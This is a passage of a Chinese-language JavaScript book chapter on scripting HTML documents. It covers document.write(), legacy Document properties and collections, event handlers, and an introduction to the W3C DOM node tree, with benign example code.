通过 IE 4，Microsoft 控制了 Web。IE 4 拥有一个革命性的 DOM：它允许访问一个文档中的所有元素，并且允许以很多有趣的方式来脚本化很多元素。需要的话，它甚至允许改变一个文档的文本，重新排列文档的段落。Microsoft 的 API 叫做 IE 4 DOM。它并没有标准化，并且 IE 5 以及随后采用了 W3C DOM 的浏览器版本也仍然支持 IE 4

DOM。IE 4 DOM 的一部分也被其他的浏览器所采用，并且，它仍然在 Web 中发挥作用。在介绍了 IE 4 DOM 的标准替代之后，将在本章末尾介绍它。

Netscape 4 针对 DOM 采用了一种非常不同的方式，基于叫做层的动态定位的可脚本化元素。这一 Netscape 4 DOM 是革新的尽头，它只被 Netscape 4 支持，并且在由 Netscape 代码基础上扩展而来的 Mozilla 和 Firefox 浏览器中也被抛弃了。对 Netscape 4 DOM 的介绍也从本书的这一版本中删除掉了。

本章的大部分内容介绍 W3C DOM 标准。然而，请注意，在这里只是介绍这一标准的核心部分。脚本化文档内容正是客户端 JavaScript 存在的理由，并且，本书其余的各章确实是本章的延续。第 16 章介绍了处理 CSS 样式和样式表的 W3C DOM 标准。第 17 章介绍了用于处理事件（以及实现这些任务的遗留技术和特定于 IE 的技术）的 W3C DOM 标准。第 18 章介绍了和 HTML 表单元素交互的 DOM。第 22 章介绍了如何脚本化一个 HTML 文档的 `` 标记，以及如何为客户端 Web 页面添加脚本化的绘图。

DOM 的 0 级别只是定义了一个 Document 类，并且本章常常非正式地称其为 Document 对象。可是，W3C DOM 定义了一个 Document API，它提供了可用于 HTML 和 XML 文档的通用文档功能，以及一个专门的 HTMLDocument API，用来添加特定于 HTML 的属性和方法。本书第四部分的参考资料遵从了 W3C 的惯例，如果读者要查看特定于 HTML 的文档功能，那么在 HTMLDocument 下查找。0 级别的 DOM 的大多数功能都是特定于 HTML 的，必须在 HTMLDocument 下查找它们，即便本章将它们引用为 Document 的属性和方法。

15.1 动态文档内容

让我们从 Document 的 `write()` 方法开始来介绍 Document 对象。这个方法允许把内容写入到文档中。这个方法是遗留的 DOM 的一部分，并且从 JavaScript 最早的版本开始就已经使用了。使用 `document.write()` 有两种方式。第一种方式（也是最简单的方式）是，在脚本中使用它，把 HTML 输入到当前正在被解析的文档中。考虑如下的代码，它使用 `write()` 方法把当前日期添加到一个此前是静态的 HTML 文档：

```
<script>
  var today = new Date();
  document.write("<p>Document accessed on: " + today.toString());
</script>
```

但要注意，只能在当前文档正在解析时使用 `write()` 方法向其输出 HTML 代码。简而言之，就是只能在标记 `<script>` 的顶层代码中调用方法 `document.write()`，因为这些脚本的执行是文档解析过程的一部分。如果把一个 `document.write()` 调用放入到一

个函数定义中，然后从一个事件句柄中调用 `document.write()`，它不会像期望的那样工作；实际上，它将会覆盖当前文档和它所包含的脚本（稍候将会看到为什么会这样）。

`document.write()` 在一个 HTML 文档中插入一个文本，该文档位于包含了这一方法调用的 `<script>` 标记处。如果一个 `<script>` 有一个 `defer` 属性，它就不能包含任何对 `document.write()` 的调用。`defer` 属性告诉 Web 浏览器，把脚本的调用延迟到文档完全载入才是安全的。一旦发生这种情况，对 `document.write()` 在文档正在解析的时候将内容插入其中来说就太迟了。

使用 `write()` 方法在文档正在被解析的时候产生文档内容，这是极为常见的一种 JavaScript 编程技术。W3C DOM 现在允许在文档解析完之后在文档的任何部分插入内容（使用稍后将要学到的技术）。尽管如此，`document.write()` 的这一用法仍然相当常见。

也可以使用 `write()` 方法（结合 Document 对象的 `open()` 方法和 `close()` 方法）来在其他的窗口或帧中创建一个全新的文档。虽然不能有效地从事件句柄中改写当前文档，但是可以把文档写入另一个窗口或帧，这在多窗口或多帧的网站中非常有用。例如，可以创建一个弹出窗口并用如下代码为其编写一些 HTML：

```
// This function opens a pop-up window. Invoke it from an event handler
// or the pop up will probably be blocked.
function hello() {
    var w = window.open();           // Create a new window with no content
    var d = w.document;              // Get its Document object
    d.open();                         // Start a new document (optional)
    d.write("<h1>Hello world!</h1>"); // Output document content
    d.close();                       // End the document.
}
```

要创建新文档，首先需要调用 Document 对象的 `open()` 方法，然后多次调用 `write()` 方法在文档中写入内容，最后调用 Document 对象的方法 `close()` 以说明创建过程结束了。最后一步非常重要，如果忘记了关闭文档，浏览器就不能制止它所显示的文档装载动画。而且，浏览器可以将写入的 HTML 缓存起来，这样在调用方法 `close()` 显式地结束文档之前，缓存输出不会显示出来。

与必需的 `close()` 调用不同，`open()` 方法的调用则是可选的。如果调用一个已经关闭了的文档的 `write()` 方法，JavaScript 会隐式地打开一个新 HTML 文档，就像已经调用过 `open()` 方法一样。这就解释了在同一文档中从事件句柄调用 `document.write()` 时会发生什么，即 JavaScript 会打开一个新文档。但是在这个过程中，当前文档（以及它的内容，包括脚本、事件句柄）就被丢弃了。作为一条经验，一个文档绝不应该从事件句柄中调用它自己的 `write()` 方法。

方法 `write()` 还有两点需要注意。第一，许多人不知道 `write()` 可以具有多个参数。在传递给它多个参数时，这些参数将被依次写入文档，就像它们已经连接在一起一样。因此，下面的代码：

```
document.write("Hello, " + username + " Welcome to my blog!");
```

可以相应地写成：

```
var greeting = "Hello, ";
var welcome = " Welcome to my blog!";
document.write(greeting, username, welcome);
```

第二点要注意的是，`Document` 对象还支持 `writeln()` 方法，它几乎与 `write()` 方法完全相同，只不过会在输出的参数之后附加一个换行符。例如，如果要输入一个 `<pre>` 标记中的格式化的文本，这可能会有用。

参阅本书第四部分的 `HTMLDocument` 可以了解到有关 `write()`、`writeln()`、`open()` 和 `close()` 方法的完整的细节。

15.2 Document 属性

介绍了 `Document` 的遗留方法，让我们现在来看看它的遗留属性：

`bgColor`

文档的背景颜色。这个属性对应于标记 `<body>` 的 `bgcolor` 属性（已经废弃）。

`cookie`

一个特殊属性，允许 JavaScript 程序读写 HTTP cookie。第 19 章的专门主题就是这个属性。

`domain`

该属性使处于同一 Internet 域中的相互信任的 Web 服务器在它们的网页间交互时能协同地放松同源策略安全性限制（参见 13.8.2 节）。

`lastModified`

一个字符串，包含文档的修改日期。

`location`

等价于属性 `URL`，已经废弃。

`referrer`

文档的 `URL`，包含把浏览器带到当前文档的链接（如果存在这样的链接）。

title

位于文档的标记 `<title>` 和 `</title>` 之间的文本。

URL

一个字符串。声明了装载文档的 URL。除非发生了服务器重定向，否则该属性的值与 Window 对象的属性 `location.href` 相同。

Document 对象的几个属性提供了文档的整体信息。可以把下面的代码放入到每个 Web 文档的底部，以提供一个有用的自动页脚，可以让用户判断在打印文档时它是最近的还是过时的。

```
<hr><font size="1">
  Document: <i><script>document.write(document.title);</script></i><br>
  URL: <i><script>document.write(document.URL);</script></i><br>
  Last Update: <i><script>document.write(document.lastModified);</script></i>
</font>
```

referrer 是另一个比较有趣的属性，它存放了一个文档的 URL，用户从该文档链接到当前文档。可以使用这一属性来防止站点的深度链接。如果要让所有的访问者都通过自己的主页而到达，可以把如下的代码放到除主页以外的所有页面顶部来重定向它们。

```
<script>
// If linked from somewhere offsite, go to home page first
if (document.referrer == "" || document.referrer.indexOf("mysite.com") == -1)
  window.location = "http://home.mysite.com";
</script>
```

当然，千万不要考虑用这个小技巧来解决重大的安全问题。对于在浏览器中禁用 JavaScript 的用户来说，它显然不起作用。

最后一个有趣的 Document 属性就是 `bgColor`。这一属性对应于一个已经废弃使用的 HTML 属性，但是，在这里列出它是由于它的历史：改变一个文档的背景颜色是客户端 JavaScript 的首要应用之一。如果把 `document.bgColor` 设置为一个 HTML 颜色字符串，例如 “pink” 或 “#FFAAAA”，即便非常非常早的 Web 浏览器也会改变文档背景颜色。

参见本书第四部分的 HTMLDocument 来了解有关这些 Document 对象遗留属性的所有细节。

Document 对象还有其他非常重要的属性，其值是文档对象的数组。这些对象集合是下一节的主题。

15.3 遗留 DOM：文档对象集合

前一节中的 Document 对象列表中漏掉了重要的一类属性，就是文档对象集合。这些值为数组的属性是遗留 DOM 的核心。这些属性使得可以访问文档的某些具体元素：

`anchors[]`

Anchor 对象的一个数组，该对象代表文档中的锚（锚是文档中的一个命名的位置，它使用一个具有 `name` 属性的 `<a>` 标记来创建，而不是使用一个 `href` 属性来创建）。一个 Anchor 对象的 `name` 属性保存了 `name` 属性的值。参见本书第四部分了解有关 Anchor 对象的所有细节。

`applets[]`

Applet 对象的一个数组，该对象代表文档中的 Java applet。我们将在第 23 章讨论 applet。

`forms[]`

Form 对象的一个数组，该对象代表文档中的 `<form>` 元素。每个 Form 对象都有自己的一个名为 `elements[]` 的集合属性，其中包含了代表表单中所包含的表单元素的对象。在表单提交之前，Form 对象触发一个 `onsubmit` 事件句柄。这个句柄可以执行客户端的表单验证：如果它返回 `false`，浏览器将不会提交表单。`form[]` 集合成为最重要的一个遗留 DOM，表单和表单元素是第 18 章的主题。

`images[]`

Image 对象的一个数组，该对象代表文档中的 `` 元素。Image 对象的 `src` 属性是可读写的，并且给这个属性赋一个 URL 会导致浏览器读取和显示一个新的图像（在较早的浏览器中，它必须和最初的图像大小相同）。脚本化一个 Image 对象的 `src` 属性可以实现图像翻滚效果和简单的动画。这将在第 22 章中介绍。

`links[]`

Link 对象的一个数组，该对象是代表文档中的超文本链接的 Link 对象。超文本链接是在 HTML 中用 `<a>` 标记创建的，并且偶尔会用客户端图像地图的 `<area>` 标记来创建。一个 Link 对象的 `href` 属性和 `<a>` 标记的 `href` 属性相对应：它保存了该链接的 URL。Link 对象也通过 `protocol`、`hostname` 和 `pathname` 等属性使一个 URL 的不同部分变得可用。通过这种方法，Link 对象和第 14 章所讨论的 Location 对象相似。当鼠标从 Link 对象上移过的时候，Link 对象触发一个 `onmouseover` 事件句柄；但鼠标从 Link 对象上移走的时候，Link 对象触发一个 `onmouseout` 句柄。当鼠标点击一个链接的时候，它触发一个 `onclick` 句柄。如果事件句柄返回 `false`，浏览器不会跟踪这个链接。参见本书第四部分了解 Link 对象的完整细节。

从它们的名字可以看出来, 这些属性是出现在一个文档中的所有链接、图像和表单等的集合。这些元素的顺序和文档中的源代码的顺序相同。例如, `document.forms[0]` 引用文档中的第一个 `<form>` 标记, 而 `document.images[4]` 引用第 5 个 ``。

包含在这些遗留 DOM 集合中的对象是可以脚本化的, 但是, 它们中没有谁会允许改变文档的结构, 理解这一点是很重要的。可以查看并修改链接的目标地址, 从表单元素读取和写入值, 甚至将一幅图像和另一幅图像交换, 但是, 无法改变文档的文本。像 Netscape 2、Netscape 3、Netscape 4 和 IE 3 这样的较早的浏览器, 一旦文档已经解析和显示, 就无法重新编排 (或重新布局) 文档。因此, 遗留 DOM 不允许需要重新编排的文档改变 (过去不允许, 现在也不允许)。例如, 遗留 DOM 包含了一个用于在 `<select>` 元素中添加新的 `<option>` 元素的 API。它可以这么做是因为 HTML 表单把 `<select>` 元素显示为一个下拉菜单, 并且为这样的菜单添加新的选项而不会改变表单其余部分的布局。遗留 DOM 中没有 API 可以为表单添加一个新的单选按钮或者为表格添加新的一行, 因为像这样的改变都需要一个重新编排。

15.3.1 命名 Document 对象

使用数字来索引文档对象集合的一个问题就是, 基于位置的索引不稳定, 小的文档改变了文档元素的顺序就可能会破坏基于它们的顺序的代码。更加健壮的解决方案是为重要的文档元素分配名字, 并且用名字来引用这些元素。在遗留 DOM 中, 可以使用表单、表单元素、图像、applet 和链接的 `name` 属性来做到这一点。

出现 `name` 属性时, 它的值将被用作相应对象的名字。例如, 假定 HTML 文档含有如下表单:

```
<form name="f1"><input type="button" value="Push Me"></form>
```

假定 `<form>` 是文档中的第一个元素, 那么 JavaScript 代码就可以使用下面三个表达式中的任何一个来引用生成的 Form 对象:

```
document.forms[0]      // Refer to the form by position within the document
document.forms.f1      // Refer to the form by name as a property
document.forms["f1"]   // Refer to the form by name as an array index
```

实际上, 设置一个 `<form>`、`` 或 `<applet>` (但不是 `<a>` 标记) 的 `name` 属性也使得相应的 Form、Image 或 Applet 对象 (但是没有 Link 或 Anchor 对象) 可以作为文档对象自身的一个有名字的属性被访问。因此, 可以这样引用该表单:

```
document.f1
```

也可以给一个表单中的元素给定名字。如果设置了一个表单元素的 `name` 属性, 表示这

个表单元素的对象通过 Form 对象自身的一个属性变成可以访问的。因此，假设有一个如下所示的表单：

```
<form name="shipping">
  ...
  <input type="text" name="zipcode">
  ...
</form>
```

可以用一种直观的语法来引用这个表单的文本输入字段：

```
document.shipping.zipcode
```

关于遗留 DOM 中的文档元素的命名，最后还有一点需要注意。如果两个文档元素具有值相同的 name 属性，那会发生什么情况？例如，如果一个 <form> 和 标记都有一个名字 “n”，document.n 属性就变成保存了这两个元素的引用的一个数组。

通常，应该尽力确保 name 属性是唯一的，以便不会发生这种情况。然而，有一种情况却很常见。在 HTML 表单中，惯例是一组相关的单选按钮和复选框都使用相同的名字。当这么做的时候，name 成为包含这些元素的 Form 对象的一个属性，并且这个属性的值是一个数组，其中保存了到各个单选按钮和复选框对象的引用。我们将在第 18 章了解这一情况的更多信息。

15.3.2 Document 对象上的事件句柄

要使一个 HTML 文档具有交互性，这个文档及其中包含的元素必须响应用户事件。我们在第 13 章中简要地讨论了事件和事件句柄，而且已经见到了几个使用简单的事件句柄的例子。在本章中，我们将会看到更多事件句柄的例子，因为它们是联系文档对象和 JavaScript 代码的桥梁。

事件和事件句柄的完整讨论将延迟到第 17 章进行。目前我们只要记住事件句柄是由 HTML 元素 onclick 和 onmouseover 等属性定义的就足够了。这些属性的值都是 JavaScript 代码串。当指定的事件发生在 HTML 元素上时，这些代码就会被执行。

通过 document.links 这样的集合来访问的文档对象拥有和 HTML 标签的属性所对应的属性。例如，一个 Link 对象有一个 href 属性，对应着 <a> 标记的 href 属性。这对事件句柄也是成立的。可以通过在 <a> 标记上设置 onclick 属性或者通过设置 Link 对象的 onclick 属性来为一个超链接定义一个 onclick 事件句柄。考虑另一个例子，也就是 <form> 元素的 onsubmit 属性。在 JavaScript 中，Form 对象有相应的 onsubmit 属性（记住，HTML 不区分大小写，它的属性可以用大写、小写或大小写混合的形式，而 JavaScript 的所有事件句柄属性则都必须用小写形式）。

在 HTML 中，通过把 JavaScript 代码赋予一个事件句柄属性就可以定义事件句柄。但在 JavaScript 中，则通过把函数赋予一个事件句柄属性来定义它们。考虑下面的 `<form>` 元素和它的 `onsubmit` 事件句柄：

```
<form name="myform" onsubmit="return validateform();">...</form>
```

在 JavaScript 中，除了使用 JavaScript 代码串调用函数并返回它的值，还可以直接把函数赋予事件句柄属性，如下所示：

```
document.myform.onsubmit = validateform;
```

注意，函数名后没有括号，这是因为此处我们不想调用函数，只想把一个引用赋予它。

第 17 章详细讨论了事件句柄。

15.3.3 遗留 DOM 示例

例 15-1 展示一个 `listanchors()` 函数，它打开一个新窗口并使用 `document.write()` 来输出最初文档中的所有的锚的一个列表。这个列表中的每一项都是带有一个事件句柄的链接，这些句柄会引起最初的窗口滚动到指定的锚的位置。如果要编写自己的 HTML 文档以便所有小节标题都包含在一个如下所示的锚中的话，示例中的这段代码特别有用：

```
<a name="sect14.6"><h2>The Anchor Object</h2></a>
```

注意，这个 `listanchors()` 函数使用了 `window.open()` 方法。正如第 14 章所介绍的，浏览器通常会阻止一个弹出窗口，除非它们作为对用户动作的响应而创建。当用户在一个链接或按钮上点击的时候，调用 `listanchors()` 函数，不要在 Web 页面载入的时候自动做这些。

例 15-1：列出所有的锚元素

```
/*
 * listanchors.js: Create a simple table of contents with document.anchors[].
 *
 * The function listanchors() is passed a document as its argument and opens
 * a new window to serve as a "navigation window" for that document. The new
 * window displays a list of all anchors in the document. Clicking on any
 * anchor in the list causes the document to scroll to that anchor.
 */
function listanchors(d) {
    // Open a new window
    var newwin = window.open("", "navwin",
                             "menubar=yes,scrollbars=yes,resizable=yes," +
                             "width=500,height=300");

    // Give it a title
```

```
newwin.document.write("<h1>Navigation Window: " + d.title + "</h1>");

// List all anchors
for(var i = 0; i < d.anchors.length; i++) {
    // For each anchor object, determine the text to display.
    // First, try to get the text between <a> and </a> using a
    // browser-dependent property. If none, use the name instead.
    var a = d.anchors[i];
    var text = null;
    if (a.text) text = a.text; // Netscape 4
    else if (a.innerText) text = a.innerText; // IE 4+
    if ((text == null) || (text == '')) text = a.name; // Default

    // Now output that text as a link. The href property of this link
    // is never used: the onclick handler does the work, setting the
    // location.hash property of the original window to make that
    // window jump to display the named anchor. See Window.opener,
    // Window.location and Location.hash, and Link.onclick.
    newwin.document.write('<a href="#" + a.name + "' +
        ' onclick="opener.location.hash=\' + a.name +
        '\'; return false;">');
    newwin.document.write(text);
    newwin.document.write('</a><br>');
}
newwin.document.close(); // Never forget to close the document!
}
```

15.4 W3C DOM 概览

已经介绍了简单的遗留 DOM，让我们现在继续了解扩展和取代了遗留 DOM、强大而标准化的 W3C DOM。W3C DOM 的 API 并不特别复杂，但是，在开始讨论使用 DOM 编程之前，还有许多关于 DOM 架构的内容需要了解。

15.4.1 把文档表示为树

HTML 文档有一个嵌入标记的层级结构，它在 DOM 中表示对象的一棵树。HTML 文档的这个树的表示包含了表示 HTML 标记和元素（如 <body> 和 <p>）的节点，以及表示文本的串的节点。HTML 文档也可以包含表示 HTML 注释的节点（注 1）。考虑如下的简单的 HTML 文档：

```
<html>
  <head>
    <title>Sample Document</title>
```

注 1：DOM 还可以用于表示 XML 文档，它的语法比 HTML 文档的语法要复杂的多，这类文档的树形表示包含表示 XML 实体引用的节点、表示处理指令的节点以及表示 CDATA 段的节点，等等。要了解有关 DOM 和 XML 一起使用的更多内容，可以参阅第 21 章。

```
</head>
<body>
  <h1>An HTML Document</h1>
  <p>This is a <i>simple</i> document.
</body>
</html>
```

这个文档的 DOM 表示是如图 15-1 所示的树。




图 15-1：表示一个 HTML 文档的树

如果读者对计算机程序设计中的树形结构还不熟悉，那么了解一些术语会有所帮助，这些术语是从它们的家族树中借用的。直接位于一个节点之上的节点是该节点的父节点 (parent)。直接位于一个节点下层的节点是该节点的子节点 (children)。位于同一层次，具有相同父节点的节点是兄弟节点 (sibling)。一个节点的下一个层次的节点集合是那个节点的后代 (descendant)。一个节点的父节点、祖父节点及其他所有位于它之上的节点都是那个节点的祖先 (ancestor)。

15.4.2 节点

图 15-1 所示的 DOM 树结构表现为不同种类的 Node 对象的一棵树。Node 接口 (注 2)

注 2： DOM 标准定义了接口，没有定义类。如果读者不熟悉面向对象的程序设计方法中的术语“接口”，那么可以将它看作一种抽象类。我们将在这一 DOM 概览的后面更详细地介绍二者之间的不同。

定义了遍历和操作树的属性和方法。Node对象的childNodes属性返回节点的孩子的一个列表，并且firstChild、lastChild、nextSibling、previousSibling和parentNode属性提供了遍历节点的树的一种方法。像appendChild()、removeChild()、replaceChild()和insertBefore()这样的方法能够向一个文档树中添加节点或者从一个文档树中移除节点。在本章稍后，还将看到使用这些属性和方法的例子。

15.4.2.1 节点的类型

文档树中的不同类型的节点都用节点的特定的子接口来表示。每个Node对象都有一个nodeType属性，它指定了节点是什么类型的。例如，如果一个节点的nodeType属性等于常量Node.ELEMENT_NODE，就知道Node对象也是一个Element对象，并且可以使用Element接口为它定义的所有的方法和属性。表15-1列出了在HTML文档中常见的节点类型以及每种类型的nodeType值。

表 15-1：常见节点类型

接口	nodeType 常量	nodeType 值
Element	Node.ELEMENT_NODE	1
Text	Node.TEXT_NODE	3
Document	Node.DOCUMENT_NODE	9
Comment	Node.COMMENT_NODE	8
DocumentFragment	Node.DOCUMENT_FRAGMENT_NODE	11
Attr	Node.ATTRIBUTE_NODE	2

DOM树根部的Node是一个Document对象。这个对象的documentElement属性引用了一个Element对象，它代表了文档的根元素。对于HTML文档，这是<html>标记，它在文档中可以是显式的或隐式的。（除了根节点以外，Document节点可以有其他的孩子，例如Comment节点。）在HTML文档中，通常对<body>元素比对<html>元素更感兴趣，为了方便起见，可以使用document.body来引用这个元素。

在一个DOM树中只有一个Document对象。DOM树的大部分节点是表示标记（如<html>和<i>）的Element对象和表示文本串的Text对象。如果文档解析器保留了注释，那么这些注释在DOM树中由Comment对象表示。图15-2展示了上述这些和其他DOM核心接口的部分类层级。




图 15-2: 核心 DOM API 的一个部分层级

15.4.2.2 属性

用 `Element` 接口的 `getAttribute()` 方法、`setAttribute()` 方法和 `removeAttribute()` 方法可以查询、设置并删除一个元素的属性（如 `` 标记的 `src` 属性和 `width` 属性）。稍后将看到，HTML 标记的标准属性可以当作表示这些标记的 `Element` 节点的属性使用。

另一种使用属性的方式是调用 `getAttributeNode()` 方法（但该方法使用起来不够方便），它将返回一个表示属性和它的值的 `Attr` 对象（使用这种不太方便的方法的原因之一是 `Attr` 接口定义了 `specified` 属性，可以判断文档中是否直接指定了该属性，或判断它的值是否是默认值）。图 15-2 中出现了 `Attr` 接口，它是一种节点类型。但要注意，`Attr` 对象不出现在元素的 `childNodes[]` 数组中，不像 `Element` 和 `Text` 节点那样直接是文档树的一部分。DOM 标准允许通过 `Node` 接口的 `attributes[]` 数组访问 `Attr` 节点，但 Microsoft 公司的 Internet Explorer 定义了不兼容的 `attributes[]` 数组，要可移植地使用这种功能是不可能的。

15.4.3 DOM HTML API

DOM 标准可以与 XML 文档和 HTML 文档一起使用。DOM 的核心 API (`Node`、`Element`、`Document` 和其他接口) 相对通用一些，可以应用于这两种类型的文档。DOM 标准还包括 HTML 文档专有的接口。从图 15-2 中可以看到，`HTMLDocument` 是 HTML 专有的 `Document` 接口的子接口，`HTMLElement` 是 HTML 专有的 `Element` 接口的子接口。另

外，DOM 为许多 HTML 元素定义了标记专有的接口。这些标记专有的接口（如 `HTMLBodyElement` 和 `HTMLTitleElement`）通常定义了镜像那个 HTML 标记属性的属性集合。

`HTMLDocument` 接口定义了 W3C 标准化之前的浏览器支持的各种文档属性和方法。其中包括 `location` 属性、`forms[]` 数组和 `write()` 方法，在本章的前面部分已经介绍过这些方法。

`HTMLElement` 接口定义了 `id`、`style`、`title`、`lang`、`dir` 和 `className` 属性。用这些属性访问所有 HTML 标记上都有的 `id`、`style`、`title`、`lang`、`dir` 和 `class` 属性值非常方便（“class”在 JavaScript 中是一个保留字，因此，HTML 中的 `class` 属性在 JavaScript 中变成了 `className` 属性）。除了这 6 个属性外，表 15-2 中列出的大部分 HTML 标记不接受其他的属性，所以 `HTMLElement` 接口完全可以表示它们。

表 15-2：简单的 HTML 标记

<code><abbr></code>	<code><acronym></code>	<code><address></code>	<code></code>	<code><bdo></code>
<code><big></code>	<code><center></code>	<code><cite></code>	<code><code></code>	<code><dd></code>
<code><dfn></code>	<code><dt></code>	<code></code>	<code><i></code>	<code><kbd></code>
<code><noframes></code>	<code><noscript></code>	<code><s></code>	<code><samp></code>	<code><small></code>
<code></code>	<code><strike></code>	<code></code>	<code><sub></code>	<code><sup></code>
<code><tt></code>	<code><u></code>	<code><var></code>		

DOM 标准的 HTML 部分为其他所有 HTML 标记都定义了相应的接口。对于大部分 HTML 标记来说，这些接口除了提供一套镜像它们的 HTML 属性的属性集合外，什么都不做。例如，`` 标记有对应的 `HTMLUListElement` 接口，`<body>` 标记有对应的 `HTMLBodyElement` 接口。因为这些接口只定义了由 HTML 标准标准化的属性，所以本书没有详细介绍它们。可以安全地假定表示特殊 HTML 标记的 `HTMLElement` 对象具有该标记的所有标准属性所使用的属性（请参阅下一节介绍的命名规则）。参阅本书的第四部分 `HTMLElement` 条目，可以看到一张 HTML 标记及其对应的 JavaScript 属性的表格。

注意，DOM 标准为 HTML 属性定义属性是为了方便脚本的编写。查询和设置树属性值的一般方法是使用 `Element` 对象的 `getAttribute()` 和 `setAttribute()` 方法，并且，当使用并非 HTML 标准的部分的属性时，需要用到这些方法。

